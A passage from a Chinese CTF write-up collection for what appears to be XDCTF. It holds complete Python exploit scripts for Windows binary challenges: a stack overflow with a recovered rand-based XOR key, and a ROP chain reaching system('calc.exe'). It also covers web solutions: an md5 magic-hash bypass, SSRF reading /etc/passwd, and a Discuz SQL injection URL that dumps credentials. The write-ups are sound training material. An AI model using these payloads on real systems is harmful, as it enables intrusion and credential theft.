5   char v5; // [sp+14h] [bp-200h]@1
6
7   v2 = *(_WORD *)a2; 前两个字节为长度
8   *(_DWORD *)buf = *(_WORD *)a2;
9   encrypt(v2, (int)&v5, a2 + 2);
10  send(s, buf, 2, 0);          栈缓冲区被作为参数传入
11  return send(s, &v5, *(unsigned __int16 *)buf, 0);
12 }
```

图 1-2-5

接下来跟进 encrypt 函数，很快验证了我的想法，这里会造成一个栈溢出漏洞。原因是缓冲区空间和复制长度不符。我将 IDA 的反编译稍作整理，大致如下：

```
int __usercall encrypt_@<eax>(signed int len@<ebx>, int d
est, int src)
{
 int v3; // eax@2
 signed int v4; // esi@2
 int v5; // edi@3
 int result; // eax@5
 int v7; // edx@7
 int v8; // ecx@8
 int v9; // edi@9
 // Init key array
 // 生成伪随机 key 数组，用于后面 encode
 if ( !byte_40F95C )
 {
 seed = time(0);
 srand(seed)
 for (int i = 0; i < 32; ++i)
 {
 v5 = rand() << 16;
 *(_DWORD *)key = v5 + rand();
 key += 4;
 }
 byte_40F95C = 1;
 }
 // Init over
 result = len / 4;
 if ( len & 3 )
```

```
 ++result;
 // result = len/4 如果不整除则进位
 v8 = dest;
 for (int i = 0; i < result; ++i)
 {
 // result 是由输入的长度决定的，这里会导致 dest 越界从而造成栈溢出，
 // 而 dest 是上一个函数的栈缓冲区
 (_DWORD)dest[i] = (_DWORD)src[i] ^ key[i & 0x1F];
 }
 return result;
}
```

经整理过的代码就一目了然了。

破解伪随机

在解决怎么构造 shellcode 前，我们得首先解决一个问题，那就是此处虽然发生了栈溢出，但是溢出的内容都是经过了 encrypt 的，也就是说我们得先做一次解密才能将数据发送过去。加密的方式很简单，就是最最简单的异或加密，但是 key 是一串由 rand 生成的伪随机数，所以要做的第一步就是破解伪随机数。

这个我之前遇到过几回，驾驭起来还算轻松，不过有一点比较麻烦：不同架构，不同平台，甚至不同语言的 rand 函数都不相同。迫不得已我只能在 Windows 破解这个随机数。由于我的 exp 是用 Python 完成的 ,而 Python 的 rand 和 C 的也不一样 ,所以我必须在 Python 中调用 C 才行。类似的问题我以前遇到过，与其将其封装为一个 C 函数并用 CDLL 装载入 Python 还不如直接通过屏幕输出来的方便。rand 函数的代码如下 ,在 Python 发送数据包前获取当前时间戳，并作为参数传给 C 程序，C 程序将其作为 seed 生成随机序列，并输出到屏幕返回。

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
 int i;
 char out[10000];
 char tmp[100];
```

```
 unsigned long int seed;
 // seed = 0x5602df36;
 seed = atol(argv[1]);
 srand(seed);
 for(i = 0; i < 32; i++) {
 sprintf(tmp, "%04x %04x,", rand(), rand());
 strcat(out, tmp);
 }
 printf("%s", out);
 return 0;
}
```

前面说过，由于要使用 Windows 的 rand 导致我必须在 Windows 下执 Python 脚本，但这对我而言是很不情愿的，因为我是 Mac 用户，Windows 不过是虚拟机，并不具备良好的开发环境。于是我采取了另一种方式，那就是在生成 key 的后面下断点，并手动将全置为 0，也就是使得异或失效，这样就可以暂时避开伪随机这个问题。

shellcode

既然已经发现栈溢出漏洞并可以随意覆盖栈段（在 32 位的机器下简直意味着一切），并且前面有一个 ShellExecute 函数，唯一的问题就是"calc.exe"字符串的地址。经过仔细地观察得出结论这个字符串只能在栈中，那也就是说在这之前我们得首先 leak 一次栈地址。于是将断点定位到 0x0040111D retn 的位置 ,发现附近在栈段的地址只有三处 ,那就是 esp,ebp 以及栈中的 ebp+0xc 处，也就是之前作为参数传进来的位置。

既然 leak 之后还要继续输入所以不能破坏结构，并且在 return 之后要友好地返回。leak 的方法倒是很快就发现了，那就是利用 top 函数中打印 Module 基址的地方，但是怎么让程序正常返回我纠结了很久。仔细看打印 Module 的代码，其实只要能够将栈地址传给 esi 或者 eax 就 ok 了。之后运气比较好，看了眼最上面的 helper 函数，发现这个函数将 esp 传给了 eax 后立即返回。再回到打印基地址那个地方，试着从 push 5ACh 开始执行，没有任何问题，那么 shellcode 的思路就明了了，如图 1-2-6：

图 1-2-6

具体的 payload 见 exploit.py

调整

用 socket,struct 以及 telnet 库重构我 pwntools 的利用代码。迁移到 Windows 下加入伪随机破解环节。

考虑到兼容性 ,开始的时候先用 STATUS 获取.text 段地址 ,再以此计算其它目标函数地址。

```
__author__ = 'w3b0rz'

import socket
import telnetlib
import struct
from time import time
from subprocess import *

s = socket.socket()
s.connect(('172.16.212.129', 2994))
f = s.makefile('rw', bufsize=0)
def read_until(f, delim='> '):
 buf = ''
 while not buf.endswith(delim):
 buf += f.read(1)
 return buf
print read_until(f, '*************** Welcome to take the
challenge! *****************')
```

```
s.send("STATUS\n")
read_until(f, 'OK: Current Module Load @ ')
text = s.recv(10)
text = int(text, 16)
print hex(text)
payload_1 = "\x00" * 0x1fc
payload_1 += "\x00\x00\x00\x00"
payload_1 += struct.pack('I', text+0x1001) # mov eax, e
sp; ret
payload_1 += struct.pack('I', text+0x1284) # snprintf
0x04 调整
seed = time()
out = check_output("rand.exe {}".format(int(seed)), shell
=True)
tmp_1 = out[:-1].split(',')
keys = list()
for i in tmp_1:
 tmp_2 = i.split(' ')
 tmp_3 = tmp_2[1]
 tmp_3 += tmp_2[0]
 tmp_4 = int(tmp_3, 16)
 keys.append(tmp_4)
payload = ""
for i in range(len(payload_1)/4):
 payload += struct.pack('I', struct.unpack('I', payloa
d_1[i*4:i*4+4])[0] ^ keys[i & 0x1F])
payload.ljust(0x5AC, '\x00')
s.send("ENCRYPT \x08\x02{}".format(payload))
"""
print hex(int(seed))
for i in keys:
 print hex(i)
"""
read_until(f, 'OK: Current Module Load @ ')
esp = s.recv(10)
esp = int(esp, 16)
target = esp + 0x1A
print hex(target)
payload_2 = "\x00" * 0x1f0
payload_2 += "\x00\x00\x00\x00"
payload_2 += struct.pack('I', text+0x153B)
payload_2 += struct.pack('I', target)
payload_2 += "\x00\x00\x00\x00"
payload_2 += "\x00\x00\x00\x00"
```

```
payload_2 += "\x05\x00\x00\x00"
payload = "calc.exe\x00\x00\x00\x00"
for i in range(len(payload_2)/4):
  payload += struct.pack('I', struct.unpack('I', payloa
d_2[i*4:i*4+4])[0] ^ keys[(i+3) & 0x1F])
payload.ljust(0x5AC, '\x00')
s.send("ENCRYPT \x14\x02{}".format(payload))
t = telnetlib.Telnet()
t.sock = s
t.interact()

# ESP: 0012F5C8
# TARGET: 0012F5E2
```

Exploit 3000 writeup

概述

个人感觉这道题主要难在逆向，各种函数还是比较复杂的，而且还有一个找到尽可能多的漏洞的提示，让我分析的时候感觉很难受，生怕错过了一些漏洞而导致拿不到分（虽然到最后也没找到什么漏洞啊 T T）。

挖到漏洞之后 exploitMe.dll 里面提示的很明显了 就是逼着你用 ROP ,你需要什么都给你，最后给我把 exp 写出来。

不知道是不是我的方法不对 ,后面的任务简直是体力活啊 ,累坏了 T T 果然是我的方法不对。真心对 Windows 不熟啊 T T

结构

我将被 striped 掉的函数名猜测还原了一下，具体的看 idb 就行了。其实我原来把每个函数的变量名都还原了，但是分析的过程中我那不争气的电脑突然就 Kernel Panic 了，所有变量名和函数名都没保存下来，当时我的内心是崩溃的。于是就没有恢复变量名了，如果要用我的 idb 分析的同学要自己再费点精力完善了。先来看一下程序中的一些结构：

socket 堆结构如图 1-2-7：

```
+------------+  <-- 0
| login_flag |
+------------+  <-- 4
|     fd     |
+------------+  <-- 8
|    addr    |
+------------+  <-- 24
|  username  |  <-- len(username) < 99
+------------+
|  filepath  |  <-- $TEMP/md5(username)
+------------+
```

图 1-2-7

这个程序涉及到文件操作，文件的结构如图 1-2-8：

```
+------------+  <-- 0
|   "fnoc"   |
+------------+  <-- 4
|    len1    |
+------------+  <-- 8
|    len2    |
+------------+  <-- 12
| md5(data1) |
+------------+
|  data_all  |
+------------+
```

图 1-2-8

接下来看一下需要发送/接收的包的结构和对应的含义。

首先要发一个选择选项值的包。堆结构如图 1-2-9：

```
+------------+  <-- 0
|   "cesi"   |
+------------+  <-- 4
| option_num |
+------------+  <-- 6
|   length   |  <-- length 是指下一个包允许输入的长度，也是下一
个堆的大小
+------------+  <-- 8
```

图 1-2-9

Packet 1

0 - 4 五个选项分别代表：

0 - 登录

1 - 写文文件

2 - 重命名

3 - 读文文件

4 - 取模块地址等

重命名要求在 socket 的堆中存有文件名，也就是说必须先执行一次写文件。

Packet 2

紧接着第二个包要输入数据，对于不同的选项输入的数据有不同的含义接收数据的堆结构如图 1-2-10：

图 1-2-10

如果是登录包那么 data_length 分为两个_WORD，前一个是 username 的长度，后一个是 password 的长度。其中 1-4 四个选项中的 data 分别表示：

1 - 要写入入的文文件内容

2 - 新文文件名

3 - 要读的文文件名

4 - 模块中的函数名

漏洞

第一步是登录，用户名随意，密码为 failed，硬编码在函数中，看一下我 idb 中的 auth 函数即可在重命名文件的函数中存在一处栈溢出，同时还伴随着堆溢出，如图 1-2-11：

```
memcpy(&pszPath[v10], (const void *)(a3 + 4), *(_DWORD *)
a3);
```

图 1-2-11

大约是 45 行左右。这句话中 memcpy 的 dest&pszPath[v10]是在栈上的地址，距离栈底的距离是固定的，而*(_DWORD *)a3 表示要复制长度，这个值是来自数据包中的 len，也就是用户自己输入的。

此处未做*a3 的长度检测因此可溢出栈空间，但是要稳定地覆盖到 eip 还必须知道文件名的长度，具体的 exp 后面再说。

另外在读文件的函数中也存在一处堆溢出，如图 1-2-12：

```
fread(v14, 1u, v13, v15);
v17 = *((_DWORD *)v14 + 1);

v18 = malloc(*((_DWORD *)v14 + 2));


memcpy(v18, (char *)v14 + 48, v17);
```

图 1-2-12

文件内容中的*((_DWORD *)v14 + 1)是大于*((_DWORD *)v14 + 2)的，所以会导致堆溢出。

本来觉得这里会有一个任意文件读取的逻辑漏洞，但是很遗憾没找到，不知道到底有没有？

Exploit

两个堆溢出一个栈溢出毫无疑问会选择栈溢出，更何况 exploitMe.dll 里面给了 anything you want 首先在常规情况下执行选项 4 会得到保存临时文件的文件地址以及 exploitMe.dll 的基址。

有了文件名长度就可以在栈溢出中精确地控制到 eip，有了模块的基址就可以在模块中任意 ROP 看到模块中的 helper ,各种 ropgadget 应有尽有 ,最重要函数的 GetModuleHandle 和 GetProcAddress 也具备了，那么接下来就是写 rop。

写 rop 很辛苦的呐，往事不堪回首，具体细节我也不想多说了，看代码就行了吧。

代码中的所有硬编码地址都是用于编程参考的，要么是会在运行过程中被真实值替换，要么就是没有用到，总之在 XP 和 Win7 上都利用成功了，不信你试试，不行再找我。

如图 1-2-13~图 1-2-17：

```
__author__ = 'w3b0rz'

from pwn import *

# p = remote('192.168.32.190', 8888)
# p = remote('172.16.212.136', 8888)
p = remote('10.37.129.3', 8888)

# Login
opt = 0
length = 0x10
p.write('cesi{}{}'.format(p32(opt), p32(length)))
payload = '\x04\x00\x06\x00' + "user"
payload += 'failed'
p.write(payload.ljust(length, '\x00'))
# print p.recv().encode('hex')
p.recv()

# Get Addr
opt = 4
length = 0x20
p.write('cesi{}{}'.format(p32(opt), p32(length)))
m_len = 17
payload = p32(m_len) + 'GetGlobalFunction'
p.write(payload.ljust(length, '\x00'))
```

图 1-2-13

```
opt = 4
length = 0x20
p.write('cesi{}{}'.format(p32(opt), p32(length)))
m_len = 9
payload = p32(m_len) + 'GetStatus'
p.write(payload.ljust(length, '\x00'))
# print p.recv().encode('hex')
p.recv()

p.recvuntil('Valid Module ')
dll_addr = int(p.recv(10), 16)
p.recvuntil('Path:')
path = p.recv()
path_len = len(path)
print hex(dll_addr)
print path_len

opt = 1
length = 0x20
p.write('cesi{}{}'.format(p32(opt), p32(length)))
payload = p32(0x04) + "TEST"
p.write(payload.ljust(length, "A"))

# print p.recv().encode('hex')
p.recv()


# ROP Exp
opt = 2
length = 0x300
p.write('cesi{}{}'.format(p32(opt), p32(length)))

payload = p32(0x30F-path_len)
payload += (0x177-path_len) * "A"

### Data Segment
payload += "msvcrt.dll\x00\x00"  # msvcrt.dll           A
ddr: 0x0012fc48
payload += "AAAA" * 0x10         # Not used            A
ddr: 0x0012fc54

payload += p32(dll_addr+0x1297)  # mov eax, esp        A
ddr: 0x0012fc94  <----+
```

图 1-2-14

```
payload += p32(dll_addr+0x129A)  # sub eax, 50h          A
ddr: 0x0012fc98          |
# eax: 0x0012fc48 -> msvcrt.dll
                         |
payload += p32(dll_addr+0x12BB)  # add ebx, 10h          A
ddr: 0x0012fc9c          |
# ebx: 0x0012fcf0
                         |
payload += p32(dll_addr+0x12BF)  # mov [ebx], eax        A
ddr: 0x0012fca0          |
# [0x0012fcf0] = 0x0012fc48 -> msvcrt.dll
                         |
payload += p32(dll_addr+0x12B8)  # mov eax, ebx          A
ddr: 0x0012fca4          |
payload += p32(dll_addr+0x12A2)  # sub eax, 04h          A
ddr: 0x0012fca8          |
payload += p32(dll_addr+0x12A9)  # mov ebx, eax          A
ddr: 0x0012fcac          |
# ebx: 0x0012fcec
                         |
payload += p32(dll_addr+0x1264)  # pop eax               A
ddr: 0x0012fcb0          |
payload += p32(dll_addr+0x8004)  # GetModuleHandle       A
ddr: 0x0012fcb4          |
payload += p32(dll_addr+0x1268)  # mov eax, [eax]        A
ddr: 0x0012fcb8          |
# eax: &GetModuleHandle
                         |
payload += p32(dll_addr+0x1261)  # mov esp, ebx          A
ddr: 0x0012fcbc --+      |
payload += p32(0xdeadbeef)       # Cannot use           A
ddr: 0x0012fcc0   |      |
payload += p32(0xdeadbeef)       # Cannot use           A
ddr: 0x0012fcc4   |      |
payload += p32(0xdeadbeef)       # Cannot use           A
ddr: 0x0012fcc8   |      |
payload += p32(0xdeadbeef)       # Cannot use           A
ddr: 0x0012fccc   |      |
payload += p32(0xdeadbeef)       # Cannot use           A
ddr: 0x0012fcd0   |      |
payload += p32(0xdeadbeef)       # Cannot use           A
ddr: 0x0012fcd4   |      |
payload += p32(0xdeadbeef)       # Cannot use           A
```

图 1-2-15

```
ddr: 0x0012fcd8    |    |
### Start here
                   |    |
payload += p32(dll_addr+0x12AC)  # mov ebx, esp          A
ddr: 0x0012fcdc    |    |
# ebx: 0x0012fce0
                   |    |
payload += p32(dll_addr+0x128F)  # sub esp, 50h          A
ddr: 0x0012fce0 **|****+
payload += p32(0xdeadbeef)       # Cannot use           A
ddr: 0x0012fce4    |
payload += p32(0xdeadbeef)       # Cannot use           A
ddr: 0x0012fce8    |
payload += p32(dll_addr+0x1270)  # call eax             A
ddr: 0x0012fcec <-+
payload += p32(0x0012fc54)       # Change to Func       A
ddr: 0x0012fcf0
payload += p32(dll_addr+0x12BB)  # add ebx, 10h         A
ddr: 0x0012fcf4
payload += p32(dll_addr+0x12BB)  # add ebx, 10h         A
ddr: 0x0012fcf8
payload += p32(dll_addr+0x12BB)  # add ebx, 10h         A
ddr: 0x0012fcfc
payload += p32(dll_addr+0x12BB)  # add ebx, 10h         A
ddr: 0x0012fd00
payload += p32(dll_addr+0x12BB)  # add ebx, 10h         A
ddr: 0x0012fd04
# ebx: 0x0012fd3c
payload += p32(dll_addr+0x12BF)  # mov [ebx], eax       A
ddr: 0x0012fd08
# [0x0012fd3c] = 0x77be0000 -> Module(msvcrt.dll)
payload += p32(dll_addr+0x1297)  # mov eax, esp         A
ddr: 0x0012fd0c
# eax: 0x0012fd10
payload += p32(dll_addr+0x128B)  # add eax, 50h         A
ddr: 0x0012fd10
# eax: 0x0012fd60 -> system
payload += p32(dll_addr+0x125A)  # add ebx, 04h         A
ddr: 0x0012fd14
# ebx: 0x0012fd40
payload += p32(dll_addr+0x12BF)  # mov [ebx], eax       A
ddr: 0x0012fd18
# [0x0012fd40] = 0x0012fd60 -> system
```

图 1-2-16

```
payload += p32(dll_addr+0x125A)  # add ebx, 04h          A
ddr: 0x0012fd1c
payload += p32(dll_addr+0x125A)  # add ebx, 04h          A
ddr: 0x0012fd20
# ebx: 0x0012fd48
payload += p32(dll_addr+0x129E)  # sub eax, 10h          A
ddr: 0x0012fd24
# eax: 0x0012fd50 -> calc.exe
payload += p32(dll_addr+0x12BF)  # mov [ebx], eax        A
ddr: 0x0012fd28
# [0x0012fd48] = 0x0012fd50 -> calc.exe
payload += p32(dll_addr+0x1264)  # pop eax               A
ddr: 0x0012fd2c
payload += p32(dll_addr+0x8000)  # GetProcAddress        A
ddr: 0x0012fd30
payload += p32(dll_addr+0x1268)  # mov eax, [eax]        A
ddr: 0x0012fd34
payload += p32(dll_addr+0x1270)  # call eax              A
ddr: 0x0012fd38
payload += p32(0x77be0000)       # Change to Module      A
ddr: 0x0012fd3c
payload += p32(0x0012fd50)       # Change to system      A
ddr: 0x0012fd40
payload += p32(dll_addr+0x1270)  # call eax              A
ddr: 0x0012fd44
payload += p32(0x0012fd50)       # Change to calc        A
ddr: 0x0012fd48
payload += "\x00\x00\x00\x00"    # Not used              A
ddr: 0x0012fd4c
###Data Segment
payload += "calc.exe"            # calculator            A
ddr: 0x0012fd50
payload += "\x00\x00\x00\x00"    # Not used              A
ddr: 0x0012fd58
payload += "\x00\x00\x00\x00"    # Not used              A
ddr: 0x0012fd5c
payload += "system\x00\x00"      # system                A
ddr: 0x0012fd60

p.write(payload.ljust(length, "A"))

p.interactive()
```

图 1-2-17

打脸

看了 AK 所有题目大神的 exp 才发现自己的方法好笨啊。

exploitMe.dll 里给了 VirtualProtect 这个函数，我真不知道这个函数可以直接关掉 DEP，虽然在印象中确实有用 ROP 关掉 DEP 比直接写 ROP 更方便的印象，但当时也没有继续去了解（又欺负我不熟悉 WindowsT T）。

所以 exp 的正确解法应该是调用 exploitMe.dll 里的 VirtualProtect 关掉 DEP，然后利用 jmp esp 这样的 gadget 直接执行通用 shellcode。

顺带一提，Linux 下的可以做到改变页权限的类似函数是 mprotect，不过我这种方法也是能成功的，就是更麻烦一些。我的思路是用 GetModuleHandle 和 GetProcAddress 来找到 system()函数的地址，然后执行 calc.exe。

小编注：逆向好像很高大上，我是看不懂，我就看到了作者在花式秀 Mac，欢迎大家一起来投稿花式秀。

（全文完）责任编辑：静默

第3节 XDCTF Write up Web 篇

作者：BXB

来自：白细胞团队

网址：http://www.ngsst.net/

WEB1-100

首先发现源码 index.php~

读出代码后看到要解密，解密出来是

```
<?php
$test=$_GET['test']; $test=md5($test); if($test=='0') { print "flag{xxxxxx}"; } else print "you are
```

falied!"; print $test; echo "tips:知道原理了，请不在当先服务器环境下测试，在本地测试好，在此测试poc 即可，否则后果自负"; ?>

拿到 flag 要绕过$test==‘ 0’ 的条件，在 google 上搜了一下，发现：




图 1-3-1

0exxx == 0 然后用截图中的两个字符都可以绕过。

Web1_200

在 HTML 里发现注释掉的/examples 目录，访问发现题目要求管理员登陆，团队小伙伴发现一个案例和这个题比较相似：

http://www.moonsec.com/post-446.html

Tomcat 示例页面：

http://flagbox-23031374.xdctf.win:1234/examples/servlets/servlet/SessionExample

如图 1-3-2：




图 1-3-2

然后设置 session，猜了好久，如图 1-3-3：




图 1-3-3

重新访问/examples 拿到 flag。

WEB1-300

打了个 file:///etc/passwd，如图 1-3-4：




图 1-3-4

开始以为只要 fuzz 找到 flag 就可以了，直到发现了这个 file:///etc/hosts，如图 1-3-5：




图 1-3-5

直接访问了 http: //9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com 没有什么有价值的东西，然后扫了下端口，然后发现了这个：

```
http: //9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com:3389
```

如图 1-3-6：




图 1-3-6

看了 dz7.2，这个版本好像有个注入，然后 flag 就出来了 Payload：

```
http://133.130.90.188/?link=http%3A%2F%2F9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com%3A3389%2Ffaq.php%3Faction%3Dgrouppermission%26gids%5B99%5D%3D%2527%26gids%5B100%5D%5B0%5D%3D%29%2Band%2B%28select%2B1%2Bfrom%2B%28select%2Bcount%28*%29%2Cconcat%28%28select%2B%28select%2B%28select%2Bconcat%28username%2C0x27%2Cpassword%29%2Bfrom%2Bcdb_members%2Blimit%2B1%29%2B%29%2Bfrom%2Binformation_schema.tables%2Blimit%2B0%2C1%29%2Cfloor%28rand%280%29*2%29%29x%2Bfrom%2Binformation_schema.tables%2Bgroup%2Bby%2Bx%29a%29%2523%23#
```

图 1-3-7

WEB1-400

右键源码发现端倪，php 动态生成图片，如图 1-3-8：




图 1-3-8

在图片中发现 hint，如图 1-3-9：




图 1-3-9

提供 ID 参数，怀疑是个注入，一番 fuzzing 测试下来，搞定 payload，顺手跑出管理帐号，

如图 1-3-10：

图 1-3-10

用 burp-intruder 跑出管理 hash，如图 1-3-11 和图 1-3-12：

